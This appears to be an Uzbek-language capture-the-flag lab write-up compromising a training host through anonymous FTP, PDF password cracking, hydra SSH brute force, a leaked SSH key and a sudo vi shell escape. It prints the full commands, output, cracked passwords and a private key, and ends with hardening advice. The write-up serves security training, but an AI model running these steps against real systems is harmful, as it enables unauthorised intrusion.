

weekly 2

Target: 10.15.1.183 (Nexoria-70701)

Umumiy Ma'lumotlar

Maydon	Qiyamat
IP address	10.15.1.183
Hostname	nexoria-70701
Operation Tizim Nomi (Distribution)	Ubuntu 24.04 LTS
Operation Tizim Kernel Versiyasi	6.17.2-1-pve x86_64
Web Server dasturi va Versiyasi	Werkzeug httpd 3.1.6 (Python 3.12.3)
Ochiq Portlar	21, 22, 25, 79, 80, 110, 111, 143, 512, 513, 514, 993, 995, 2049

Topilgan Flaglar

User Flag

- **User:** dorian
- **Flag:** FLAG{n3×0r14_4cc3ss_gr4nt3d_2024}
- **Joylashuvi:** /home/nexoria/user.txt

```

dorian@nexoria-70701:~$ cd /home/nexoria
dorian@nexoria-70701:/home/nexoria$ ls
user.txt
dorian@nexoria-70701:/home/nexoria$ cat user.txt
FLAG{n3x0r14_4cc3ss_gr4nt3d_2024}
dorian@nexoria-70701:/home/nexoria$ ipn a
Command 'ipn' not found, did you mean:
  command 'ipe' from deb ipe (7.2.28-2)
  command 'ips' from deb ips (4.0-1.2)
  command 'ip' from deb iproute2 (6.1.0-1ubuntu6.2)
  command 'ign' from deb ignition-tools (1.5.0+dfsg-2)
  command 'ipa' from deb freeipa-client (4.10.2-2)
  command 'idn' from deb idn (1.41-1)
Try: apt install <deb name>
dorian@nexoria-70701:/home/nexoria$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0@if3120: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether bc:24:11:ee:f9:41 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.15.1.183/23 metric 1024 brd 10.15.1.255 scope global dynamic eth0
        valid_lft 1006sec preferred_lft 1006sec
    inet6 fe80::be24:11ff:feee:f941/64 scope link
        valid_lft forever preferred_lft forever
dorian@nexoria-70701:/home/nexoria$

```

Root Flag

- **User:** root
- **Flag:** 7d4e1f9a3b82c650e2471dfa98c3b501
- **Joylashuvi:** /root/trophy.txt

```

# cd /root
# ls
trophy.txt
# cat trophy.txt
7d4e1f9a3b82c650e2471dfa98c3b501
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0@if3120: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether bc:24:11:ee:f9:41 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.15.1.183/23 metric 1024 brd 10.15.1.255 scope global dynamic eth0
        valid_lft 1662sec preferred_lft 1662sec
    inet6 fe80::be24:11ff:feee:f941/64 scope link
        valid_lft forever preferred_lft forever
#

```

Topilgan Zaifliklar

Nomi / CVE	Tavsif	Exploit
Anonymous FTP Login	FTP serverida anonim kirishga ruxsat berilgan va maxfiy fayllar ochiq qolgan.	FTP orqali PDF va xabar fayllarini yuklab olish.
Weak PDF Encryption	Maxfiy foydalanuvchilar ro'yxati yozilgan PDF fayli zaif parol bilan himoyalangan.	pdf2john va john yordamida parolni buzish.
Insecure NFS Export	NFS orqali /root va /home/nexoria papkalari hamma uchun (*) ochiq.	showmount -e yordamida aniqlash.
Weak SSH Credentials	dorian foydalanuvchisi uchun juda zaif parol ishlatilgan.	sed orqali filtrlangan lug'at va hydra yordamida brute-force.
Sudo Misconfiguration	nexoria foydalanuvchisiga vi/vimni parolsiz root sifatida ishlatish huquqi berilgan.	sudo vi escape texnikasi orqali root shell olish.

Hisobot (Write-up)

Enumeration (Ma'lumot to'plash)

Dastlabki skanerlash jarayonida tizimdagi ochiq portlar va xizmatlar aniqlandi.

```
nmap 10.15.1.183
```

```

(kuba@mirxojiddin)-[~]
$ nmap 10.15.1.183
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-07 16:21 +0500
Nmap scan report for 10.15.1.183
Host is up (0.23s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds

```

Xizmatlar versiyasini aniqlash:

```
nmap -sC -sV 10.15.1.183
```

- sC: Standart scriptlarni ishga tushiradi (masalan, anonim login tekshiruvi).
- sV: Xizmatlar va ularning aniq versiyalarini aniqlaydi.

– FTPda anonim kirish ochiqligi va confidential_users.pdf fayli borligi ma'lum bo'ldi. Port 79da finger xizmati orqali foydalanuvchilar ro'yxati olindi.

```

(kuba@mirxojiddin)-[~]
$ nmap -sC -sV 10.15.1.183
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-07 16:21 +0500
Nmap scan report for 10.15.1.183
Host is up (0.046s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 ftp      ftp          5439 Mar  7 09:52 confidential_users.pdf
|_ -rw-r--r--  1 ftp      ftp          170 Oct  9 2023 welcome.msg
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 78:fd:75:04:a9:1f:4e:87:85:f0:0d:b9:de:ca:ca:ba (ECDSA)
|_  256 7a:79:e2:f7:b4:19:31:d9:28:6c:72:5b:12:af:c5:f8 (ED25519)
25/tcp    open  smtp         Postfix smtpd
|_ smtp-commands: nexoria, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, CHUNKING
79/tcp    open  finger?
| finger: Login: dorian          Name: dorian
| Directory: /home/dorian       Shell: /bin/bash
| Never logged in.
| No mail.
| No Plan.
|
| Login: nexoria              Name:
| Directory: /home/nexoria     Shell: /bin/bash
| Never logged in.
| No mail.
| No Plan.
|
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, Help, NULL:
|     Login: dorian Name: dorian
|     Directory: /home/dorian Shell: /bin/bash
|     Never logged in.
|     mail.
|     Plan.
|     Login: nexoria Name:
|     Directory: /home/nexoria Shell: /bin/bash
|     Never logged in.
|     mail.
|     Plan.
|
80/tcp    open  http         Werkzeug httpd 3.1.6 (Python 3.12.3)
|_ http-title: Nexoria Ltd \xE2\x80\x94 Employee Portal
|_ http-server-header: Werkzeug/3.1.6 Python/3.12.3
110/tcp   open  pop3         Dovecot pop3d
|_ pop3-capabilities: CAPA USER STLS SASL(PLAIN) UIDL PIPELINING TOP AUTH-RESP-CODE RESP-CODES
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp     rpcbind
|   100000  2,3,4      111/udp     rpcbind
|   100000  3,4        111/tcp6    rpcbind
|   100000  3,4        111/udp6    rpcbind

```



```


(kuba@mirxojiddin)-[~]
$ ftp 10.15.1.183
Connected to 10.15.1.183.
220 ProFTPD Server (Debian) [::ffff:10.15.1.183]
Name (10.15.1.183:kuba): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@10.15.0.1 !

The local time is: Sat Mar 07 11:33:55 2026

This is an experimental FTP server. If you have any unusual problems,
please report them via e-mail to <root@nexoria-70701.local>.

230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19887|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 ftp ftp 5439 Mar 7 09:52 confidential_users.pdf
-rw-r--r-- 1 ftp ftp 170 Oct 9 2023 welcome.msg
226 Transfer complete
ftp> get confidential_users.pdf
local: confidential_users.pdf remote: confidential_users.pdf
229 Entering Extended Passive Mode (|||30794|)
150 Opening BINARY mode data connection for confidential_users.pdf (5439 bytes)
100% |*****| 5439 1.05 MiB/s 00:00 ETA
226 Transfer complete
5439 bytes received in 00:00 (640.01 KiB/s)
ftp> get welcome.msg
local: welcome.msg remote: welcome.msg
229 Entering Extended Passive Mode (|||9400|)
150 Opening BINARY mode data connection for welcome.msg (170 bytes)
100% |*****| 170 2.84 MiB/s 00:00 ETA
226 Transfer complete
170 bytes received in 00:00 (59.43 KiB/s)
ftp>

```



– welcome.msg fayli tarkibi tekshirildi.

```

(kuba@mirxojiddin)-[~]
$ cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T

This is an experimental FTP server. If you have any unusual problems,
please report them via e-mail to <root@%L>.

(kuba@mirxojiddin)-[~]
$

```


🔑 Credential Discovery / Brute Force

Yuklab olingan PDF fayli parollangan edi. Uni buzish uchun john the ripper ishlatildi:

– PDF paroli topildi: **sunshine3**.

```
(kuba@mirxojiddin)-[~]
$ pdf2john confidential_users.pdf > pdf.hash

(kuba@mirxojiddin)-[~]
$ john pdf.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine3      (confidential_users.pdf)
1g 0:00:00:01 DONE (2026-03-07 16:39) 0.9174g/s 9159p/s 9159c/s 9159C/s kiara1..sunshine3
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.

(kuba@mirxojiddin)-[~]
```

– PDF ochilganda nexoria foydalanuvchisining tizimdagi ID ma'lumotlari chiqdi.

```
nexoria:x:2013:2013::/home/nexoria:/bin/bash
```

SSH Brute Force Tayyorgarligi

Hujumni optimallashtirish uchun rockyou.txt lug'atidan maxsus qisqartirilgan ro'yxat yaratildi:

```
sed -n '1400~1p' /usr/share/wordlists/rockyou.txt > /tmp/rockyou_1400.txt
```


- `sed -n '1400~1p':` Lug'atning 1400-qatoridan boshlab har bitta qatorni ajratib oladi (wordlist hajmini kamaytirish va kerakli diapazonni olish uchun).

So'ngra hydra yordamida SSH paroli topildi:

```
hydra -l dorian -P /tmp/rockyou_1400.txt ssh://10.15.1.183 -t 4 -W 5 -I -f
```

- `l dorian`: Target foydalanuvchi nomi.
- `P /tmp/rockyou_1400.txt`: Tayyorlangan parollar ro'yxati.
- `t 4`: 4 ta parallel ulanish (parallel tasks). Bu SSH serverining bloklab qo'ymasligi uchun past qilib belgilangan.
- `W 5`: Har bir ulanish orasida 5 soniya kutish (wait). Bu IPS/IDS tizimlaridan qochish va serverni yuklamaslik uchun kerak.
- `I`: Oldingi sessiyalardan qolgan "restore file"ni inobatga olmaydi (ignore), yangi sessiya boshlaydi.
- `f`: To'g'ri parol topilishi bilan (found) hujumni darhol to'xtatadi.

– dorian paroli topildi: **sunshine7**.

```
(kuba@mirxojiddin)-[~]
$ hydra -l dorian -P /tmp/rockyou_1400.txt ssh://10.15.1.183
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-07 18:00:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14343003 login tries (l:1/p:14343003), ~896438 tries per task
[DATA] attacking ssh://10.15.1.183:22/
[22][ssh] host: 10.15.1.183 login: dorian password: sunshine7
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-07 18:00:57

(kuba@mirxojiddin)-[~]
$
```

Initial Access

Tizimga SSH orqali kirildi:

```
ssh dorian@10.15.1.183
```

[illegible]

Local Enumeration

– /opt/backup/id_rsa.bak fayli ichida nexoria foydalanuvchisining shaxsiy SSH kaliti topildi.

```
dorian@nexoria-70701:/home/nexoria$ sudo -l
[sudo] password for dorian:
Sorry, user dorian may not run sudo on nexoria-70701.
dorian@nexoria-70701:/home/nexoria$ cd /opt
dorian@nexoria-70701:/opt$ ls
backup nexoria-portal
dorian@nexoria-70701:/opt$ cd backup/
dorian@nexoria-70701:/opt/backup$ ls
README id_rsa.bak
dorian@nexoria-70701:/opt/backup$ cat id_rsa.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAjEltQSnHDoxpUT0ps8gisBZtuKduTtvNpraJ4JwPzz80//aFuve
ZzrWmQCKX02fZmYl+mUUV+MmGXGMnHvM//v2QCPmVGzq9AOLN/QGLJ5WCM66+kmTPZFaIb/
J3TQpXGHAQ4TAFZ8ZMKsnfzD1zFG5BYp+w71lQhqu/tcJXEz5VFrrDdDV1+f0ZvEebIiLT
wvusZMw4WKmx4H1w9b5LYvyOZ31ALzE+u3hgZwCr2tqG0DWDKRXtbrh/I1FZ/9F+e8tCE
A5ho+nhRdN2pcOUZCATPDr1ymv409gPFxL07HSKghMAJ2eGn7S5Ha+Q0EsdY0VYyhkyb5N
CExpAdnNKQAAA8ilkMSvpZDErWAAAAdzc2gtcnNhAAABAQCUN4tNBKcc0jGLRPSmzyCKwF
m24p250282mtongnA/PPzT/9oW695n0taZAIpfT9mZgv6ZRX4yYzcYyce8z+/ZAI+ZUB
Or0A4s39AaUnLYIzrr6SZM9kVohv8ndNClcYcBDhMAVnxkwqyd/MPXMUbKFin7DvWVCGq7
+1wlcTPlUWusN0NXX5/Rm8R5siItPC+6xkzDhYqbHgFXD1vkti/I5nfUAvMT67eGBnAKva
2obQNYORFle1uuH8jUVn/0X57y0IQDmGj6eFF03aLw5RkIBM80vXKa/g72A99eXTsDIQCE
wAnZ4aftLkdr5DQsX1jRVhiGTJvk0ITGlP2c0pAAAAwEAAQAAQAcBm5ftNxnA4uB8Q5E
GTS8bUXhUICl035Essq0Scn75yIgnEvyyu3QnVMBpS70QJP2CGcJY+7xjtZeE/OQEyusD
5v2ypbx36o+lm1nIKjU/8ubjFU3meoVe07yO7dE0LAcqKcfvXnoQZLAFW2xm8kyHsihDN
5/m2uEEuLXWRcCT9wVzmhgzhwVRkCLyKl2ca9op/F8EYU3p8NinrrRNbxLDTikdljyXVKf
hT9WOBcXHbvSphKHCwd96yzdrOXdpZbtAPP2kMo+0eH4oBqMKYef1Nsmt08W5Xns8LIg6b
qvft2UmlGatqoNCKu+0NDXrRvrnsPr7g6KrJXrixpl0DAAAAGQDU72ab8ZHHECOvbnkv
oIILg8fr+1kdeDi0xqcrxscV6E4rtcVgFQSG0qLdfvMg1G0v6LWKSv0dwKgmS52TnHnFN
Vrx6wf2Kzp5cRjoFzrRed6vQG9P/SF0Ei3Xb/WgdojJGI55Yvxc1Fjb0ZCKR4v6YjkdJR
gEGhJKeFy9NQAAIEA3VmozrukN9J8InLa+TA1oLAcK25DfivGum4reAace0CkwQfbk9uB
xvntTJCiPx9Z5o9RaSQWxqFqPBF02IHxwEJFNvFIbdIAqV+62s2fAsdhLIs+Y/3aIA1Fje
C2hbJcTDSHx96ck2ZVNvwtUU+L+mVffOEYELQZfc+M08xb0scAAACBAM19E6PKHzOtb2k
oh7+ik8ywEouTcVWtrM8IK9++tJNMjKaaFbDdtxdqXvRRV4XU7dpkA4LYo4iuKzc/VWP
f/WsUSFcJnYg/GhXjJ5+cxV9ccoWt3PF8gbemUc6Z1oSbZjJjpiH138rMF9Z6BJDjVImW3
GFAcTuq7p/GWxEiPAAAD25LeG9yaWFAbmV4b3JpYQECw==
-----END OPENSSH PRIVATE KEY-----
dorian@nexoria-70701:/opt/backup$
```

Privilege Escalation

Topilgan SSH kalit orqali nexoria foydalanuvchisiga o'tildi:

```
ssh -i id_rsa nexoria@10.15.1.183
```

– nexoria sifatida tizimga kirish.

```
(kuba@mirxojiddin)-[~]
$ nano id_rsa

(kuba@mirxojiddin)-[~]
$ chmod 600 id_rsa

(kuba@mirxojiddin)-[~]
$ ssh -i id_rsa nexoria@10.15.1.183
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

      _ _ _ _ _
     / /   / /
    / /   / /
   / /   / /
  / /   / /
 / /   / /
/_/_/_/_/_/

Nexoria Ltd -- Internal Server
Unauthorized access is prohibited.
All connections are monitored and logged.

You do not have any new mail.
nexoria@nexoria-70701:~$
```

Foydalanuvchi huquqlari tekshirildi:

```
sudo -l
```

– nexoria foydalanuvchisi /usr/bin/vi buyrug'ini root sifatida parolsiz ishlatishi mumkinligi aniqlandi.

```
nexoria@nexoria-70701:~$ sudo -l
Matching Defaults entries for nexoria on nexoria-70701:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nexoria may run the following commands on nexoria-70701:
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/vi
nexoria@nexoria-70701:~$
```

GTFOBins texnikasi orqali root shell olindi:

```
sudo vi -c '!/bin/sh' /dev/null
```

```
nexoria@nexoria-70701:~$ sudo vi -c '!/bin/sh' /dev/null
# whoami
root
#
# cd /root
# ls
trophy.txt
# cat trophy.txt
7d4e1f9a3b82c650e2471dfa98c3b501
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0@if3120: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether bc:24:11:ee:f9:41 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.15.1.183/23 metric 1024 brd 10.15.1.255 scope global dynamic eth0
        valid_lft 1662sec preferred_lft 1662sec
    inet6 fe80::be24:11ff:feee:f941/64 scope link
        valid_lft forever preferred_lft forever
#
```

Xulosa

Attack chain: Anonim FTP → PDF Hash Cracking → SSH Brute Force
(Optimallashtirilgan lug'at bilan) → Local Key Discovery → Sudo (vi) Escape.
Tizimda ochiq qoldirilgan maxfiy fayllar va noto'g'ri sozlangan sudo huquqlari
to'liq kompromisga olib keldi.

Tavsiyalar

1. **FTP:** Anonim kirishni o'chirish.

2. **NFS:** /root papkasini export qilmaslik, kirishni faqat xavfsiz hostlar bilan cheklash.
3. **SSH:** Brute-forcega qarshi fail2ban o'rnatish va zaif parollarni almashtirish.
4. **Sudo:** Foydalanuvchilarga shellga chiqish imkonini beradigan buyruqlarni (vi, vim, less) sudo orqali bermaslik.